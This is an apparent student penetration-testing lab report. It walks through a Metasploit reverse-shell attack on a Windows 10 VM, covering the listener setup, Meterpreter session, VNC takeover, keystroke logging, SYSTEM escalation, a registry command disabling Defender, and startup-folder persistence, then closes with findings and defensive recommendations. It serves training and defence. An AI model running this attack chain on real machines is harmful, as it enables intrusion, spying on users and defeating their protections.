
Windows Payload attack




Windows Payload attack

1

Fig 37 – msfvenom generates payload.exe (7600 bytes); Apache serves it; web server confirmed.



turn off windows security for download payload



Windows Payload attack

2

Fig 38 – Windows Security: Defender OFF, Firewall OFF, SmartScreen OFF. payload.exe in Downloads.

6.2 Listener Setup & Payload Execution


Before the victim executes the payload, the attacker must have a **listener** running on the same IP and port that the payload will call back to. Metasploit's multi/handler module acts as the reverse shell catcher — it waits for incoming connections from executed payloads and automatically upgrades the connection to a full Meterpreter session once the victim runs the exe.

On the Kali side: 'msfconsole -q' opens Metasploit, 'use multi/handler' loads the listener module, the payload is set to **windows/x64/meterpreter/reverse_tcp**, LHOST = 192.168.220.128, LPORT = 4444. Running the handler starts: 'Started reverse TCP handler on 192.168.220.128:4444'. On the Windows victim side, double-clicking payload.exe triggers **Windows SmartScreen** — a 'Windows protected your PC' dialog appears, warning that payload.exe is from an unknown publisher. Because Windows security was disabled, the victim can click '**Run anyway**' to execute the malware.

The moment the victim executes payload.exe, the malware initiates a TCP connection back to the attacker's listener on port 4444. Metasploit catches this connection and automatically stages the full Meterpreter agent (248,902 bytes) to the victim machine. A complete **Meterpreter session** is now open. 'sysinfo' confirms: **Computer: DESKTOP-OSMAGF5, OS: Windows 10 22H2 (10.0 Build 19045)**, Architecture: x64, System Language: en_US, Domain: WORKGROUP, Logged On Users: 2, Meterpreter: x64/windows.

```
(root@kali) ~# msfconsole -q
msf > use multi/handler
[-] No results from search
[-] Failed to load module: multi/handler
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.220.128
lhost => 192.168.220.128
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.220.128:4444
```

listening



Windows Payload attack

3

Fig 39 – multi/handler listening; SmartScreen 'Windows protected your PC' dialog on victim.

```

[*] Started reverse TCP handler on 192.168.220.128:4444
[*] Sending stage (248902 bytes) to 192.168.220.133
[*] Meterpreter session 1 opened (192.168.220.128:4444 -> 192.168.220.133:50256) at 2026-05-15 19:23:06 -0400

meterpreter > sysinfo
Computer      : DESKTOP-OSMAGF5
OS            : Windows 10 22H2 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >

```

Remote Access with VNC

```

meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.220.128 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 7168 bytes long
[*] Uploaded the VNC agent to C:\Users\shuvo\AppData\Local\Temp\QUdPSUQoKEh.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.220.128:4545...
meterpreter >
TigerVNC viewer v1.15.0
Built on: 2025-12-13 10:36
Copyright (C) 1999-2025 TigerVNC team and many others (see README.rst)
See https://www.tigervnc.org for information on TigerVNC.

Fri May 15 19:29:08 2026
DecodeManager: Detected 2 CPU core(s)
DecodeManager: Creating 2 decoder thread(s)
CConn: Connected to host 127.0.0.1 port 5900
[*] VNC Server session 2 opened (192.168.220.128:4545 -> 192.168.220.133:50694) at 2026-05-15 19:29:09 -0400

Fri May 15 19:29:20 2026
CConn: Server supports RFB protocol version 3.8
CConn: Using RFB protocol version 3.8
CConn: Choosing security type None(1)

Fri May 15 19:29:21 2026
DesktopWindow: Reducing window size to fit on current monitor
CConn: Using pixel format depth 24 (32bpp) little-endian rgb888
Fontconfig warning: using without calling fcInit()

Fri May 15 19:31:17 2026
CConn: Throughput 15968 kbit/s - changing to quality 6
CConn: Throughput 16006 kbit/s - changing to quality 8

Fri May 15 19:31:18 2026
CConn: Throughput 15424 kbit/s - changing to quality 6

```

Windows Payload attack

4

Fig 40 – Meterpreter session opened; sysinfo: DESKTOP-OSMAGF5, Win10 22H2, x64/windows.

6.3 Meterpreter Post-Exploitation — VNC, Keyscan & Capabilities

Meterpreter is a highly advanced, in-memory payload that runs entirely in RAM without writing to disk (beyond the initial dropper). It communicates over an encrypted TLS channel and provides an extensive suite of post-exploitation capabilities organized into command categories. The 'help' command displays all available commands.

Remote Desktop via VNC: Meterpreter's built-in 'run vnc' command deploys a VNC agent onto the victim machine and opens a full graphical remote desktop session. This gives the attacker a real-time live view of everything happening on the victim's screen — mouse movements, open windows, typed text, and running applications — all rendered on the attacker's TigerVNC viewer. The command automatically: (1) creates a VNC reverse TCP stager on LHOST=192.168.220.128 LPORT=4545, (2) uploads the VNC agent executable to C:\Users\shuvo\AppData\Local\Temp\QUdPSUQoKEh.exe, (3) executes the agent, and (4) launches TigerVNC viewer v1.15.0 on the attacker's Kali machine connecting to the victim's desktop. The TigerVNC window title confirms the connection: desktop-osmagnf5 – TigerVNC.

Keystroke Logging: Meterpreter includes a built-in kernel-level keystroke logger that silently captures every key pressed on the victim's keyboard in the background. The workflow: 'keyscan_start' activates the kernel keystroke sniffer. The victim continues using their computer normally. 'keyscan_dump' retrieves the keystroke

Core Commands visible in the help output include: background (puts session in background), migrate (moves the Meterpreter agent to another process for stealth), load (loads extensions like kiwi for credential dumping), sessions (switches between multiple compromised machines), pivot (manages pivot listeners for lateral movement), run (executes post-exploitation modules and scripts), and irb (opens an interactive Ruby shell for custom scripting). The Notepad window in the background showing 'hacked windows' confirms the attacker used the VNC session to type text directly on the victim's screen.

[illegible]

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
nohacked windows
```

Fig 41 – TigerVNC live victim desktop; keyscan_dump captures 'nohacked windows'.



We can do following thing with meterpreter



Windows Payload attack

6

Fig 42 – Meterpreter help: Core Commands; Notepad showing 'hacked windows' typed remotely.

```
-----
getsystem          Attempt to elevate your privilege to that of local system.
-----

Priv: Password database Commands
-----
Command           Description
-----
hashdump           Dumps the contents of the SAM database

Priv: Timestamp Commands
-----
Command           Description
-----
timestamp          Manipulate file MACE attributes

Priv: File system Commands
-----
Command           Description
-----
cat               Read the contents of a file to the screen
cd               Change directory
checksum          Retrieve the checksum of a file
cp               Copy source to destination
del              Delete the specified file
dir              List files (alias for ls)
download          Download a file or directory
edit             Edit a file
getlwd           Print local working directory (alias for lpwd)
getwd            Print working directory
lcat             Read the contents of a local file to the screen
lcd             Change local working directory
ldir             List local files (alias for lls)
lls             List local files
lnkdir           Create new directory on local machine
lpwd            Print local working directory
ls              List files
mkdir           Make directory
mv             Move source to destination
```

Windows Payload attack

7

Fig 43 – Priv commands (getsystem, hashdump); Timestamp; File system commands.

Stdapi: Networking Commands	

Command	Description
-----	-----
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table
Stdapi: System Commands	

Command	Description
-----	-----
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system local date and time
ps	Filter processes by name
pskill	Terminate processes by name
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS

Windows Payload attack

8

Fig 44 – Networking commands (portfwd, route); System commands (clearev, steal_token, shell).

Stdapi: User interface Commands	
Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictrl	Control some of the user interface components

Stdapi: Webcam Commands	
Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Stdapi: Audio Output Commands	
Command	Description
play	play a waveform audio file (.wav) on the target system

Persistence

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

meterpreter > shell
Process 536 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.2955]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d 1 /f
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d 1 /f
The operation completed successfully.
```

Permanent windows security off

Windows Payload attack

9

Fig 45 – UI commands (keyscan, screenshot, screenshot, keyboard_send); Webcam/Audio commands.

6.4 Privilege Escalation — NT AUTHORITY\SYSTEM

The payload initially executes in the context of the logged-in user (shuvo), which may have limited privileges. To gain full administrative control over the operating system — including the ability to modify system files, access all user data, and install persistent backdoors — privilege escalation to **NT AUTHORITY\SYSTEM** is required. This is the highest privilege level on a Windows machine, equivalent to root on Linux.

Meterpreter's **getsystem** command automatically attempts multiple privilege escalation techniques in sequence until one succeeds. The successful technique here is **Named Pipe Impersonation (In Memory/Admin)** — a technique that creates a named pipe, tricks a SYSTEM-level process into connecting to it, then impersonates that process's token to inherit SYSTEM privileges.

After 'getsystem', 'getuid' confirms: **Server username: NT AUTHORITY\SYSTEM**. The attacker now has the highest possible Windows privilege. A shell is dropped ('meterpreter > shell') and a registry modification is executed to permanently disable Windows Defender's AntiSpyware component: `REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d 1 /f`. The operation completes successfully, confirming the registry key was written. This registry change persists through reboots and prevents Windows Defender from being re-enabled by the user. The Windows Security Center subsequently shows: 'Your Virus & threat protection is managed by your organization — No active


antivirus provider. Your device is vulnerable.'

6.5 Persistence — Startup Folder Backdoor

A Meterpreter session is temporary — if the victim reboots their machine or the payload process is killed, the attacker loses access. **Persistence** mechanisms ensure the attacker can regain access automatically without any further action from the victim. Metasploit's `windows/persistence/startup_folder` module installs a copy of the payload in the Windows Startup folder, so it automatically re-executes every time the user logs in.


Inside `msfconsole`, 'search persistence' returns multiple modules. The **windows/persistence/startup_folder** module (index 67) is selected. It is linked to the existing active Meterpreter session (session 1: NT AUTHORITY\SYSTEM @ DESKTOP-OSMAGF5). Running the module: it confirms the target is vulnerable, writes the payload to `C:\Users\shuvo\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`, and saves a cleanup RC file to `/root/.msf4/logs/persistence/`.

The ultimate test of persistence is whether the backdoor survives a system reboot. The Windows machine is restarted. The sequence of events: (1) The Windows machine shows the **Restarting** blue screen. (2) Session 1 is lost: '192.168.220.133 — Meterpreter session 1 closed. Reason: Died'. (3) The multi/handler automatically sends the Meterpreter stage (199,238 bytes) as soon as the Startup payload runs after login. (4) **Meterpreter session 2** is opened: 192.168.220.128:4444 → 192.168.220.133:49710 at 2026-05-15 20:06:44. (5) 'sessions' confirms the new session: meterpreter x86/windows, **DESKTOP-OSMAGF5\shuvo @ DESKTOP-OSMAGF5**. Full access is restored automatically after reboot — no interaction from the victim required.



Windows Payload attack 10

Fig 46 – Windows Defender permanently disabled; persistence/startup_folder module installs backdoor.



got the meterpreter again after restarting automatically

Windows Payload attack

11

Fig 47 – Windows Restarting screen; session 1 dies; session 2 auto-opens after reboot.

7. Findings Summary

The table below summarizes all vulnerabilities identified and exploited during this assessment, rated by severity based on the access level achieved and ease of exploitation.

#	Port/Service	Vulnerability	CVE	Severity	Access
1	21/FTP vsftpd 2.3.4	Supply-chain Backdoor	CVE-2011-2523	Critical	Root Shell
2	22/SSH OpenSSH 4.7p1	Weak Default Credentials	—	High	User Shell
3	23/Telnet Linux telnetd	Weak Creds + No Encryption	—	High	User Shell
4	25/SMTP Postfix	User Enumeration (VRFY)	—	Medium	Username List
5	80/HTTP Apache+PHP 5.2.4	CGI Arg Injection	CVE-2012-1823	Critical	Meterpreter
6	139/445 Samba 3.0.20	Username Map Script RCE	CVE-2007-2447	Critical	Root Shell
7	1099 Java RMI	Insecure Default Config	CVE-2011-3556	Critical	Meterpreter
8	1524 Bindshell	Pre-spawned Root Shell	—	Critical	Root Shell
9	5432/PostgreSQL 8.3	Default Creds + .so Upload	—	Critical	Meterpreter
10	5900/VNC 3.3	Weak Password ('password')	—	High	GUI Desktop
11	6667/UnrealIRCd 3.2.8.1	Source Code Backdoor	CVE-2010-2075	Critical	Root Shell
12	8180/Tomcat 5.5	Default Creds + WAR Upload	—	High	User Shell
13	3306/MySQL 5.0.51a	No Root Password	—	High	Full DBA
14	Windows 10 Payload Exec	Client-side Payload Delivery	—	Critical	Meterpreter → SYSTEM

All 14 attack vectors were successfully exploited. 9 out of 14 are rated Critical — providing direct root or SYSTEM-level access. No service on Metasploitable 2 withstood attack.

8. Conclusion

This Red Team Lab assignment successfully demonstrated a complete penetration testing engagement against two target environments — Metasploitable 2 (Linux) and Windows 10 — conducted from a Kali Linux attacker machine in an isolated, segmented virtual network.

A total of **thirteen distinct service vulnerabilities** were exploited on Metasploitable 2, spanning ports 21 through 8180. Every single service assessed was successfully compromised, with the majority granting immediate root-level access. This underscores the catastrophic risk posed by running unpatched, default-configured software with weak credentials. Notable findings include supply-chain backdoors (vsftpd 2.3.4, UnrealIRCd 3.2.8.1), a pre-spawned root bindshell (port 1524) accessible with zero effort, and multiple services accepting default or empty credentials.

The Windows 10 payload attack demonstrated the complete lifecycle of a client-side compromise — from initial delivery through a hosted malicious executable, to full SYSTEM-level privilege escalation, VNC graphical desktop takeover, keystroke logging, and the installation of a reboot-persistent backdoor. This chain required no sophisticated techniques beyond disabling the built-in security tools, highlighting how devastating a misconfigured or unprotected Windows endpoint can be.

From an educational standpoint, this project has provided hands-on proficiency in the Metasploit Framework, Nmap, msfvenom, and a wide range of attack techniques spanning network services, web applications, databases, and Windows client-side attacks. The structured methodology — reconnaissance, enumeration, exploitation, post-exploitation, persistence — mirrors real-world red team engagements and builds the foundational skills required for a career in offensive security.

Key Learning Outcome: Security is only as strong as its weakest link. A single unpatched service, default credential, or disabled antivirus can be the entry point that leads to complete organizational compromise. Defense-in-depth, timely patching, strong credential policies, and continuous monitoring are non-negotiable.

9. Recommendations

Based on the findings of this assessment, the following security controls and best practices are recommended to remediate the identified vulnerabilities and improve the overall security posture of the assessed environment.

R1. Patch Management

Keep all software and operating systems updated. Replace end-of-life versions (vsftpd 2.3.4, PHP 5.2.4, Samba 3.0.20, UnrealIRCd 3.2.8.1, PostgreSQL 8.3, MySQL 5.0.51a, OpenSSH 4.7p1) with current, supported releases.

R2. Eliminate Default & Weak Credentials

Change all default credentials immediately upon deployment. Enforce strong password policies (minimum 12 characters, complexity requirements) and use password managers. Disable all anonymous and guest access.

R3. Disable Unnecessary Services

Apply the principle of least functionality — disable or uninstall services not required for business operations. Services such as Telnet, rsh, rexec, and ingreslock (bindshell) have no legitimate use on a secure system.

R4. Network Segmentation & Firewall Rules

Implement strict firewall rules restricting access to sensitive services by IP and port. Database services (MySQL, PostgreSQL) should never be directly accessible from external networks. Use a Web Application Firewall (WAF) for HTTP services.

R5. Endpoint Protection

Ensure Windows Defender (or a reputable EDR solution) is always enabled and cannot be disabled by standard users. Apply Group Policy to prevent registry-based AV disabling. Enable and monitor Windows Firewall.

R6. Application Whitelisting

Deploy application whitelisting (e.g., Windows AppLocker, WDAC) to prevent unauthorized executables from running. This would have blocked payload.exe execution in this scenario.

R7. Principle of Least Privilege

Services should run under dedicated, low-privilege accounts — not root or SYSTEM. Database services accepting root connections with no password violate this principle critically.

R8. Multi-Factor Authentication (MFA)

Enforce MFA on all remote access services (SSH, VNC, RDP, VPN). This significantly increases the cost of credential-based attacks even when passwords are weak.

R9. Security Monitoring & Logging

Deploy centralized logging (SIEM) to detect anomalous activity — port scanning, multiple failed logins, unusual process creation, outbound connections on port 4444. Alert on and investigate all such indicators of compromise.

R10. User Security Awareness Training

Train users to recognize social engineering, phishing, and suspicious file downloads. The Windows payload attack succeeded in part because a user ran an unrecognized executable from an untrusted source — behavior that security awareness training directly addresses.

This report was prepared by Shuvo Biswas (Section: CADS001) as a project assignment for the Jr. Penetration Testing Engineer: Hands-On course under the EDGE programme. All activities were conducted in a controlled, isolated virtual lab environment strictly for educational purposes. No real systems, networks, or data were accessed or compromised.